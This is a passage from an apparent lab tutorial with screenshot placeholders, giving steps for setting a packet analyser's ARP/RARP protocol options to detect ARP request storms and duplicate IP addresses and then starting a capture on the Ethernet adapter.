


34. Scroll-down in the **Protocols** node and select the **ARP/RARP** option.


35. From the right-hand pane, click the **Detect ARP request storms** checkbox and ensure that the **Detect duplicate IP address configuration** checkbox is checked; click **OK**.




36. Now, double-click on the adapter associated with your network (here, **Ethernet**) to start capturing the network packets.



